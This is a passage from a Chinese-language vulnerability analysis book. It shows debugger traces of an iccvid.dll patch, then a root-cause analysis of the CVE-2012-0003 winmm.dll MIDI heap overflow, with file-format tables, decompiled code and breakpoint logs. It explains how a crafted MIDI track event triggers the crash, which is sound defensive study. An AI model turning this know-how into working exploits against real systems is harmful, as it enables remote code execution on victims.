eip=73b72223 esp=02a3fd04 ebp=02a3fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid+0x2223:
73b72223 8a6608          mov     ah,byte ptr [esi+8]        ds:0023:00ec7b00=00
0:014> p
eax=00000000 ebx=00181dd8 ecx=0000005e edx=02a3fd1c esi=00ec7af8 edi=00000000
eip=73b72226 esp=02a3fd04 ebp=02a3fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid+0x2226:
73b72226 6a03            push    3
0:014> p
eax=00000000 ebx=00181dd8 ecx=0000005e edx=02a3fd1c esi=00ec7af8 edi=00000000
eip=73b72228 esp=02a3fd00 ebp=02a3fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid+0x2228:
73b72228 8a4609          mov     al,byte ptr [esi+9]        ds:0023:00ec7b01=10
0:014> dd esi+9 // 这里刚好指向编码条数量
00ec7b01  00001010 00000010 01600000 00002060
00ec7b11  00001100 41414110 41414141 41414141
00ec7b21  00001141 41414110 41414141 41414141
00ec7b31  00001141 41414110 41414141 41414141
00ec7b41  00001141 69004110 10317864 30000000
00ec7b51  10636430 04000000 68000000 00000000
00ec7b61  00000000 00000000 00000000 00000000
00ec7b71  00000000 00000000 00000000 00000000
0:014> p
eax=00000010 ebx=00181dd8 ecx=0000005e edx=02a3fd1c esi=00ec7af8 edi=00000000
eip=73b7222b esp=02a3fd00 ebp=02a3fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid+0x222b:
73b7222b 8945f8          mov     dword ptr [ebp-8],eax ss:0023:02a3fd28=00ff0000
```

```
0:014> p
eax=00000010 ebx=00181dd8 ecx=0000005e edx=02a3fd1c esi=00ec7af8 edi=00000000
eip=73b7222e esp=02a3fd00 ebp=02a3fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid+0x222e:
73b7222e 58              pop     eax
0:014> p
eax=00000003 ebx=00181dd8 ecx=0000005e edx=02a3fd1c esi=00ec7af8 edi=00000000
eip=73b7222f esp=02a3fd04 ebp=02a3fd30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
iccvid+0x222f:
73b7222f 3945f8          cmp     dword ptr [ebp-8],eax ss:0023:02a3fd28=00000010  // 限制编码条数量小于等于 3，超过 3 则强制修改为 3
0:014> p
eax=00000003 ebx=00181dd8 ecx=0000005e edx=02a3fd1c esi=00ec7af8 edi=00000000
eip=73b72232 esp=02a3fd04 ebp=02a3fd30 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000212
iccvid+0x2232:
73b72232 7e03            jle     iccvid+0x2237 (73b72237)               [br=0]
0:014> p
eax=00000003 ebx=00181dd8 ecx=0000005e edx=02a3fd1c esi=00ec7af8 edi=00000000
eip=73b72234 esp=02a3fd04 ebp=02a3fd30 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000212
iccvid+0x2234:
73b72234 8945f8          mov     dword ptr [ebp-8],eax ss:0023:02a3fd28=00000010
```

补丁代码主要对编码条数量进行限制，只允许其小于等于3，若超过则强制修改为3。这样的话，程序最多只循环3次来处理数据，根据前面的分析可以知道，第1次目标地址不递增，第2次会递增0x2000，第3次也会递增0x2000，那么目标地址edi共递增0x4000，而edi所在堆块共有0x6000字节，复制数据大小为0x800，那么edi + 0x4000 + 0x800 < edi + 0x6000，将不再造成堆溢出。

3.5 CVE-2012-0003 Microsoft Windows Media Player winmm.dll MIDI文件堆溢出漏洞

3.5.1 关于“蜘蛛”漏洞攻击包（Zhi-Zhu Exploit Pack）

2012年2月，地下黑产中流行着一款国产漏洞攻击包——“Zhi-Zhu Exploit Pack”，即蜘蛛漏洞攻击包，该工具包含5个漏洞，虽然漏洞少，但都是当时比较流行的，如Flash、IE等产品漏洞，其中也包含CVE-2012-0003。此国产漏洞利用包与国外的有一定区别，国外的经常用于构造僵尸网络或者

窃取重要情报，而“蜘蛛”这款漏洞攻击包主要用于盗取游戏账号，比如“龙之谷”，这似乎也比较符合国情。

3.5.2　漏洞描述

CVE-2012-0003（MS12-004）漏洞是微软的多媒体库winmm.dll在处理MIDI文件时，由于对数据处理不当导致的堆溢出，攻击者可在网页中嵌入恶意构造的MIDI文件来远程执行任意代码。在微软漏洞日发布该漏洞补丁后，国外著名安全团队VUPEN在其官方博客公布了该漏洞的成因及利用方法（Advanced Exploitation of Internet Explorer Heap Overflow Vulnerabilities (MS12-004)：http://www.vupen.com/blog/20120117.Advanced_Exploitation_of_Windows_MS12-004_CVE-2012-0003.php），其中的漏洞利用技术构造得相当精妙，堪称艺术，具体细节我们会在后面的漏洞利用一节中讲述。

3.5.3　分析环境

本节漏洞的分析环境如表3-3所示。

表 3-3　分析环境

	推荐使用的环境	备注
操作系统	Windows XP	简体中文版
虚拟机工具	Oracle VM VirtualBox	版本号：4.1.8 r75467
播放器	Windows Media Player	版本号：10.00.00.4063
浏览器	Internet Exploror	版本号：6
调试器	WinDbg	版本号：6.11.0001.404
反汇编器	IDA Pro	版本号：6.1
补丁比较工具	Turbodiff	版本号：1.01b

3.5.4　MIDI文件格式

MIDI（Musical Instrument Digital Interface）乐器数字接口是一个通信标准，主要用于确定电脑音乐程序、合成器和其他电子音响设备相互交换信息与控制信号的方法，MIDI文件格式主要用于音乐软件和硬件设备存储歌曲信息，包括标题、曲目名称等，其中最重要的就是其指令（instrument）及MIDI事件（event），比如回放歌曲时就需要记录音符（note）和指令控制信息。

MIDI文件结构由若干个块（Chunk）组成，主要分为包头块（Header Chunk）和音轨块（Track Chunk）两部分，每个块由块标记、块长度和块数据组成，其中块标记与块长度均占4字节，其格式

结构如表3-4所示。

表 3-4　MIDI 文件结构

块名称	块标记（4 字节）	块长度（4 字节）	块数据
头块	“MThd”	00 00 00 06	6 字节长度的数据
音轨块 1	“MTrk”	后面块数据的长度	音轨事件数据，按时间顺序排列
……	……	……	……
音轨块 *n*	“MTrk”	后面块数据的长度	音轨事件数据，按时间顺序排列

MIDI文件头信息主要包含歌曲的MIDI格式类型（format type）、音轨数（number of tracks）和时间计数值（time division），其格式结构如表3-5所示。

表 3-5　MIDI 头块结构

偏移	长度	描述	数值
0x00	4	块标记	“MThd”
0x04	4	块长度	00 00 00 06
0x08	2	格式类型	0 ~ 2
0x10	2	音轨数	1 ~ 65535
0x12	2	时间计数值，即每拍的计数值	比如数值 0x60，即以八分音符为一拍

音轨块主要包含播放歌曲的数据信息，比如曲名、音乐事件等，在表3-4中已提到音轨块主要包含块标记、块长度和音轨事件数据。我们重点看下音轨事件，各事件结构如表3-6所示。

表 3-6　音轨事件结构

事件类型	格式	描述
关闭音符（Note Off）	0x8n note velocity	n 代表通道号，note 代表音高数值，velocity 代表按键速度
打开音符（Note On）	0x9n note velocity	n 代表通道号，note 代表音高数值，velocity 代表按键速度
触后音符（Note Aftertouch）	0xAn note amount	n 代表通道号，note 代表音高数值，amount 代表按压力度
控制器（Controler）	0xBn type value	n 代表通道号，type 代表控制项，比如主音、延音等音量大小的调节，value 即为设置值
音色切换（Program Change）	0xCn num	n 代表通道号，num 代表音色号
触后通道（Channel Afertouch）	0xDn note amount	n 代表通道号，note 代表音高数值，amount 代表按压力度
滑音（Pitch Bend）	0xEn LSB MSB	n 代表通道号，LSB 代表低位值，MSB 代表高位值

续表

事件类型	格式	描述
元事件（Meta Events）	0xFF type length data	用于设置时间记号、演奏速度、歌词等信息，其中 type 代表设置项，如曲名、版权等，length 代表后面数据 data 的长度
结束标志	FF 2F 00	音轨事件结束

通过上面对MIDI文件格式的分析，相信大家对MIDI的格式已经有所了解，更详细的信息可参考*MIDI File Format*，链接http://www.sonicspot.com/guide/midifiles.html。现在，我们看下某CVE-2012-003样本中用于触发漏洞的test_case.mid文件，其各字段含义如图3-11所示。




图3-11　MID文件格式分析

3.5.5　基于导图推算的漏洞分析方法

首先，用gflags.exe开启堆页，方便后续的调试分析。

```
C:\Program Files\Debugging Tools for Windows (x86)>gflags.exe -i IExplore.exe +
pa
Current Registry Settings for IExplore.exe executable are: 02000000
    hpa - Enable page heap
```

然后，用Immunity Debugger加载IE运行后，打开poc.html，会得到如图3-12所示的提示，单击“是”按钮进行下一步操作。



图3-12　ActiveX控件执行安全提示

允许执行后会断在0x76B2D25C地址处：

```
76B2D25C   8A06           MOV AL,BYTE PTR DS:[ESI]          ; 崩溃点!

ESI=DS:[07DA9019]=00  ; 由于设置页堆，这里的 esi 地址取值时会触发异常
AL=19
```

该地址位于函数sub_76B2D070中，即midiOutPlayNextPolyEvent函数（可通过加载微软官方的符号表来识别函数名）。现在我们用IDA6.1加载winmm.dll，直接按F5键查看midiOutPlayNextPolyEvent函数对应的C代码，加粗代码是关键部分：

```
void __stdcall midiOutPlayNextPolyEvent(WPARAM wParam)
{
  WPARAM v1; // edi@1
  LPARAM v2; // esi@2
  ……省略部分内容……
  unsigned __int8 wParam_3a; // [sp+23h] [bp+Bh]@28

  v1 = wParam;
  if ( !*(_DWORD *)(wParam + 52) )
  {
    while ( 1 )
    {
      while ( 1 )
      {
        v2 = *(_DWORD *)(v1 + 0x3C);
        if ( !v2 )
          return;
        if ( midiOutScheduleNextEvent(v1) )
          break;
```

```
  midiOutDequeueAndCallback(v1);
}
v3 = *(_DWORD *)v2;
v4 = *(_DWORD *)(v1 + 124) + *(_DWORD *)(*(_DWORD *)v2 + *(_DWORD *)(v2 + 36));
v7 = __OFSUB__(v4, *(_DWORD *)(v1 + 128));
v5 = v4 == *(_DWORD *)(v1 + 128);
v6 = v4 - *(_DWORD *)(v1 + 128) < 0;
wParama = *(_DWORD *)v2;
*(_DWORD *)(v1 + 116) = v4;
if ( !((unsigned __int8)(v6 ^ v7) | v5) )
  return;
v8 = *(_DWORD *)(v2 + 36);
*(_DWORD *)(v1 + 124) = v4;
*(_DWORD *)(v2 + 36) += 4;
v9 = *(_DWORD *)(v2 + 0x24);
v10 = *(_DWORD *)(v9 + v3);
v9 += 4;
v33 = v8;
v32 = v10;
*(_DWORD *)(v2 + 36) = v9;
hmo = (HMIDIOUT)mseIDtoHMidi(v1, v10);
v11 = *(_DWORD *)(v9 + wParama);
*(_DWORD *)(v2 + 36) = v9 + 4;
v12 = v11 >> 24;
v13 = v11 & 0xFFFFFF;
wParam_3 = v12;
v35 = v13;
if ( hmo && v12 & 0x40 )
{
  *(_DWORD *)(v2 + 28) = v33;
  DriverCallback(
    *(HWND *)(v1 + 68),
    *(_WORD *)(v1 + 74),
    *(_DWORD *)(v1 + 4),
    0x3CAu,
    *(_DWORD *)(v1 + 76),
    v2,
    0);
  LOBYTE(v12) = wParam_3;
  v13 = v35;
}
```

```
v14 = v12 & 0xBF;
if ( v14 )
{
  if ( v14 == 1 )
  {
    v19 = *(_DWORD *)(v1 + 124);
    *(_DWORD *)(v1 + 48) = v13;
    midiOutSetClockRate(v1, v19);
  }
  else
  {
    if ( v14 == 128 )
    {
      *(_DWORD *)(v2 + 36) += (v13 + 3) & 0xFFFFFFFC;
      v15 = 1;
      if ( v32 == -1 )
        v15 = *(_DWORD *)(v1 + 140);
      v16 = *(_DWORD *)(v2 + 24);
      *(_DWORD *)(v1 + 136) = 0;
      *(_DWORD *)(v1 + 8) |= 0x20u;
      *(_DWORD *)(v1 + 52) = 1;
      if ( v15 )
      {
        wParamb = v15;
        do
        {
          v17 = *(_DWORD *)(v16 + 4);
          *(_DWORD *)(v16 + 4) = v17 + 64;
          v18 = (HMIDIOUT)mseIDtoHMidi(v1, *(_DWORD *)(v17 + 32));
          if ( v18 && !midiOutLongMsg(v18, (LPMIDIHDR)v17, 0x40u) )
            ++*(_DWORD *)(v1 + 136);
          --wParamb;
        }
        while ( wParamb );
      }
      if ( !*(_DWORD *)(v1 + 136) )
        *(_DWORD *)(v1 + 52) = 0;
      *(_DWORD *)(v1 + 8) &= 0xFFFFFFDFu;
    }
    else
    {
```

```
          if ( v14 < 0 )
            *(_DWORD *)(v2 + 36) += (v13 + 3) & 0xFFFFFFFC;
        }
      }
      goto LABEL_48;
    }
    v20 = *(_DWORD *)(v1 + 0x84);
    if ( hmo )
      break;
    do
    {
LABEL_48:
      if ( midiOutScheduleNextEvent(v1) )
        break;
      midiOutDequeueAndCallback(v1);
    }
    while ( *(_DWORD *)(v1 + 60) );
    if ( *(_DWORD *)(v1 + 52) )  // 此处不为空则跳回上方继续循环处理
      return;
  }
  v21 = v13;
  if ( (char)v13 < 0 )
  {
    *(_BYTE *)(v1 + 84) = v13;
    wParam_3a = BYTE1(v13);
    v22 = (unsigned int)v13 >> 16;
  }
  else
  {
    v21 = *(_BYTE *)(v1 + 84);
    wParam_3a = v13;
    v22 = (unsigned int)v13 >> 8;
    v13 = v21 | (v13 << 8);
  }
  v36 = v21 & 0xF0;
  if ( (v21 & 0xF0) == 0x90 || (v21 & 0xF0) == 0x80 )
  {
    v23 = wParam_3a + ((v21 & 0xF) << 7);
    v24 = ((signed int)v23 - HIDWORD(v23)) >> 1;
    if ( v36 == 0x80 || !(_BYTE)v22 )
    {
```

```
        v29 = v24 + v20;
        v30 = *(_BYTE *)(v24 + v20);
        if ( wParam_3a & 1 )
        {
          if ( !(v30 & 0xF0) )
            goto LABEL_46;
          v31 = v30 - 16;
        }
        else
        {
          if ( !(v30 & 0xF) )
            goto LABEL_46;
          v31 = v30 - 1; // 减1
        }
        *(_BYTE *)v29 = v31;
        goto LABEL_46;
      }
      v25 = v24 + v20;
      v26 = *(_BYTE *)v25;                     // 崩溃点!
     ……省略部分内容……
        if ( (v27 & 0xF) != 15 )
        {
          v28 = v26 + 1;  // 加1
          goto LABEL_39;
        }
  }
}
```

触发访问违例的正是v25地址，它主要来自v24和v20，通过上面的代码很容易发现下面两句代码：

```
v1 = wParam;
v20 = *(_DWORD *)(v1 + 0x84);
```

其中wParam正是漏洞函数midiOutPlayNextPolyEvent的传递参数。因为v20导致崩溃的可能性较低，所以我们重点看下v24的来源，根据IDA生成的C代码，我们可以得到如图3-13所示的变量传播过程。

为了更清楚地理解上述各变量的用途和代表的意义，我们使用条件记录断点详细记录各变量的数值变化，通过IDA找到各变量对应的汇编指令，然后在ImmDbg调试器中按“Shfit + F4”组合键打开条件记录断点设置窗口，如图3-14所示。




图3-13　变量传播图




图3-14　条件记录断点设置窗口

我们依次对变量wParam、v2、v9、v11、v13、v21进行记录，如图3-15所示，其中第一个断点是漏洞函数midiOutPlayNextPolyEvent的入口地址，断下后才方便设置条件记录断点。




图3-15　条件记录断点列表

执行后，按“ALT＋L”组合键查看日志窗口，得到如下日志信息：

```
76B2D070   [15:27:48] Breakpoint at WINMM.76B2D070
76B2D088   COND: v2 = 02CD8FC0
76B2D0CE   COND: v9 = 00000004
76B2D0EA   COND: wParam = 08159AD0
76B2D0ED   COND: v11 = 000028C9
76B2D109   COND: v13 = 000028C9
76B2D22B   COND: v21 = C9
76B2D088   COND: v2 = 02CD8FC0
76B2D0CE   COND: v9 = 00000010
76B2D0EA   COND: wParam = 08159AD0
76B2D0ED   COND: v11 = 006407B9
76B2D109   COND: v13 = 006407B9
76B2D22B   COND: v21 = B9
76B2D088   COND: v2 = 02CD8FC0
76B2D0CE   COND: v9 = 0000001C
76B2D0EA   COND: wParam = 08159AD0
76B2D0ED   COND: v11 = 00400AB9
76B2D109   COND: v13 = 00400AB9
76B2D22B   COND: v21 = B9
76B2D088   COND: v2 = 02CD8FC0
76B2D0CE   COND: v9 = 00000028
76B2D0EA   COND: wParam = 08159AD0
76B2D0ED   COND: v11 = 00007BB9
76B2D109   COND: v13 = 00007BB9
76B2D22B   COND: v21 = B9
76B2D088   COND: v2 = 02CD8FC0
76B2D0CE   COND: v9 = 00000034
76B2D0EA   COND: wParam = 08159AD0
76B2D0ED   COND: v11 = 00285BB9
```

```
76B2D109    COND: v13 = 00285BB9
76B2D22B    COND: v21 = B9
76B2D088    COND: v2 = 02CD8FC0
76B2D0CE    COND: v9 = 00000040
76B2D0EA    COND: wParam = 08159AD0
76B2D0ED    COND: v11 = 00005DB9
76B2D109    COND: v13 = 00005DB9
76B2D22B    COND: v21 = B9
76B2D088    COND: v2 = 078DEFC0
7C810856    New thread with ID 00000780 created
76B2D070    [15:28:30] Breakpoint at WINMM.76B2D070
76B2D088    COND: v2 = 078DEFC0
76B2D0CE    COND: v9 = 00000004
76B2D0EA    COND: wParam = 08122AD0
76B2D0ED    COND: v11 = 007F2399
76B2D109    COND: v13 = 007F2399
76B2D22B    COND: v21 = 99
76B2D088    COND: v2 = 078DEFC0
76B2D0CE    COND: v9 = 00000010
76B2D0EA    COND: wParam = 08122AD0
76B2D0ED    COND: v11 = 0073B29F
76B2D109    COND: v13 = 0073B29F
76B2D22B    COND: v21 = 9F
76B2D25C    [15:28:34] Access violation when reading [082B3019]
```

观察上述数据，其中v2和wParam是不变的，而v9是逐步递增的计数器，v11与v13相等，最后的v21是取v11的最后一个字节值。通过前面对MIDI文件格式的分析及漏洞公告的相关信息，可以知道触发漏洞的是0x9x或者0x8x的音轨事件。再看下上面的v11和v21，很容易猜到v11就是包含参数的音轨事件，而v21就是音轨事件类型。用十六进制编辑器打开test_case.mid可以发现0x0073B29F正是文件内容，与MID文件中的音轨事件相对应，如图3-16所示。




图3-16 音轨事件0x0073B29F

现在，我们在读取音轨事件的地址设置条件断点，也就是前面记录v11的断点地址，将其设置为当事件为0x0073B29F时断下，然后再跟踪程序对此NoteOn(0x9x)音轨事件的处理过程。

首先，选中地址0x76B2D0ED，按“shift + F2”组合键设置条件断点，输入“[ebx+eax] ==

0x0073b29f”，执行后，当音轨事件为0x0073b29f时就会断下，如图3-17所示。




图3-17　设置条件断点，当音轨事件为0x0073b29f时断下

单步跟踪的分析情况如下，已添加注释说明：

```
76B2D0EA    8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]                  ; wParam
76B2D0ED > 8B0C03            MOV ECX,DWORD PTR DS:[EBX+EAX]               ;读取音轨事件 0x0073B29F
76B2D0F0    83C3 04          ADD EBX,4
76B2D0F3    8BC1             MOV EAX,ECX
76B2D0F5    895E 24          MOV DWORD PTR DS:[ESI+24],EBX
76B2D0F8    C1E8 18          SHR EAX,18
76B2D0FB    81E1 FFFFFF00     AND ECX,0FFFFFF                             ; ecx=0x0073B29F
76B2D101    33DB             XOR EBX,EBX
76B2D103    395D F4          CMP DWORD PTR SS:[EBP-C],EBX
76B2D106    8845 0B          MOV BYTE PTR SS:[EBP+B],AL
76B2D109    894D F8          MOV DWORD PTR SS:[EBP-8],ECX                  ; v13
76B2D10C    74 2A            JE SHORT WINMM.76B2D138
76B2D10E    A8 40            TEST AL,40
76B2D110    74 26            JE SHORT WINMM.76B2D138
76B2D112    8B45 F0          MOV EAX,DWORD PTR SS:[EBP-10]
76B2D115    53               PUSH EBX
76B2D116    56               PUSH ESI
76B2D117    8946 1C          MOV DWORD PTR DS:[ESI+1C],EAX
76B2D11A    FF77 4C          PUSH DWORD PTR DS:[EDI+4C]
```

```
76B2D11D   0FB747 4A       MOVZX EAX,WORD PTR DS:[EDI+4A]
76B2D121   68 CA030000      PUSH 3CA
76B2D126   FF77 04         PUSH DWORD PTR DS:[EDI+4]
76B2D129   50              PUSH EAX
76B2D12A   FF77 44         PUSH DWORD PTR DS:[EDI+44]
76B2D12D   E8 7783FEFF      CALL WINMM.DriverCallback
76B2D132   8A45 0B         MOV AL,BYTE PTR SS:[EBP+B]
76B2D135   8B4D F8         MOV ECX,DWORD PTR SS:[EBP-8]
76B2D138   24 BF           AND AL,0BF
76B2D13A   0FB6D0          MOVZX EDX,AL
76B2D13D   2BD3            SUB EDX,EBX
76B2D13F   0F84 A9000000    JE WINMM.76B2D1EE
76B2D145   4A              DEC EDX
76B2D146   0F84 91000000    JE WINMM.76B2D1DD
76B2D14C   83EA 7F         SUB EDX,7F
76B2D14F   74 16           JE SHORT WINMM.76B2D167
76B2D151   84C0            TEST AL,AL
76B2D153   0F89 55010000    JNS WINMM.76B2D2AE
76B2D159   83C1 03         ADD ECX,3
76B2D15C   83E1 FC         AND ECX,FFFFFFFC
76B2D15F   014E 24         ADD DWORD PTR DS:[ESI+24],ECX
76B2D162   E9 47010000      JMP WINMM.76B2D2AE
76B2D167   83C1 03         ADD ECX,3
76B2D16A   83E1 FC         AND ECX,FFFFFFFC
76B2D16D   014E 24         ADD DWORD PTR DS:[ESI+24],ECX
76B2D170   33C9            XOR ECX,ECX
76B2D172   41              INC ECX
76B2D173   837D EC FF       CMP DWORD PTR SS:[EBP-14],-1
76B2D177   8BC1            MOV EAX,ECX
76B2D179   75 06           JNZ SHORT WINMM.76B2D181
76B2D17B   8B87 8C000000    MOV EAX,DWORD PTR DS:[EDI+8C]
76B2D181   8B5E 18         MOV EBX,DWORD PTR DS:[ESI+18]
76B2D184   83A7 88000000 00 AND DWORD PTR DS:[EDI+88],0
76B2D18B   834F 08 20       OR DWORD PTR DS:[EDI+8],20
76B2D18F   85C0            TEST EAX,EAX
76B2D191   894F 34         MOV DWORD PTR DS:[EDI+34],ECX
76B2D194   74 31           JE SHORT WINMM.76B2D1C7
76B2D196   8945 08         MOV DWORD PTR SS:[EBP+8],EAX
76B2D199   8B73 04         MOV ESI,DWORD PTR DS:[EBX+4]
76B2D19C   8D46 40         LEA EAX,DWORD PTR DS:[ESI+40]
76B2D19F   8943 04         MOV DWORD PTR DS:[EBX+4],EAX
```

```
76B2D1A2   FF76 20          PUSH DWORD PTR DS:[ESI+20]
76B2D1A5   57               PUSH EDI
76B2D1A6   E8 84F6FFFF      CALL <WINMM.mseIDtoHMidi>
76B2D1AB   85C0             TEST EAX,EAX
76B2D1AD   74 13            JE SHORT WINMM.76B2D1C2
76B2D1AF   6A 40            PUSH 40
76B2D1B1   56               PUSH ESI
76B2D1B2   50               PUSH EAX
76B2D1B3   E8 39C0FFFF      CALL WINMM.midiOutLongMsg
76B2D1B8   85C0             TEST EAX,EAX
76B2D1BA   75 06            JNZ SHORT WINMM.76B2D1C2
76B2D1BC   FF87 88000000    INC DWORD PTR DS:[EDI+88]
76B2D1C2   FF4D 08          DEC DWORD PTR SS:[EBP+8]
76B2D1C5  ^75 D2            JNZ SHORT WINMM.76B2D199
76B2D1C7   83BF 88000000 00 CMP DWORD PTR DS:[EDI+88],0
76B2D1CE   75 04            JNZ SHORT WINMM.76B2D1D4
76B2D1D0   8367 34 00       AND DWORD PTR DS:[EDI+34],0
76B2D1D4   8367 08 DF       AND DWORD PTR DS:[EDI+8],FFFFFFDF
76B2D1D8   E9 D1000000      JMP WINMM.76B2D2AE
76B2D1DD   FF77 7C          PUSH DWORD PTR DS:[EDI+7C]
76B2D1E0   894F 30          MOV DWORD PTR DS:[EDI+30],ECX
76B2D1E3   57               PUSH EDI
76B2D1E4   E8 73F8FFFF      CALL WINMM.76B2CA5C
76B2D1E9   E9 C0000000      JMP WINMM.76B2D2AE
76B2D1EE   395D F4          CMP DWORD PTR SS:[EBP-C],EBX
76B2D1F1   8BB7 84000000    MOV ESI,DWORD PTR DS:[EDI+84]
76B2D1F7   0F84 B1000000    JE WINMM.76B2D2AE
76B2D1FD   84C9             TEST CL,CL
76B2D1FF   8AC1             MOV AL,CL
76B2D201   8BD9             MOV EBX,ECX
76B2D203   78 16            JS SHORT WINMM.76B2D21B
76B2D205   8A47 54          MOV AL,BYTE PTR DS:[EDI+54]
76B2D208   884D 0B          MOV BYTE PTR SS:[EBP+B],CL
76B2D20B   0FB6D0           MOVZX EDX,AL
76B2D20E   C1E1 08          SHL ECX,8
76B2D211   C1EB 08          SHR EBX,8
76B2D214   0BCA             OR ECX,EDX
76B2D216   894D F8          MOV DWORD PTR SS:[EBP-8],ECX
76B2D219   EB 0E            JMP SHORT WINMM.76B2D229
76B2D21B   8BD1             MOV EDX,ECX
76B2D21D   C1EA 08          SHR EDX,8
```

```
76B2D220   884F 54        MOV BYTE PTR DS:[EDI+54],CL
76B2D223   8855 0B        MOV BYTE PTR SS:[EBP+B],DL
76B2D226   C1EB 10        SHR EBX,10
76B2D229   8AD0           MOV DL,AL
76B2D22B   80E2 F0        AND DL,0F0                       ; 9F & F0
76B2D22E   80FA 90        CMP DL,90
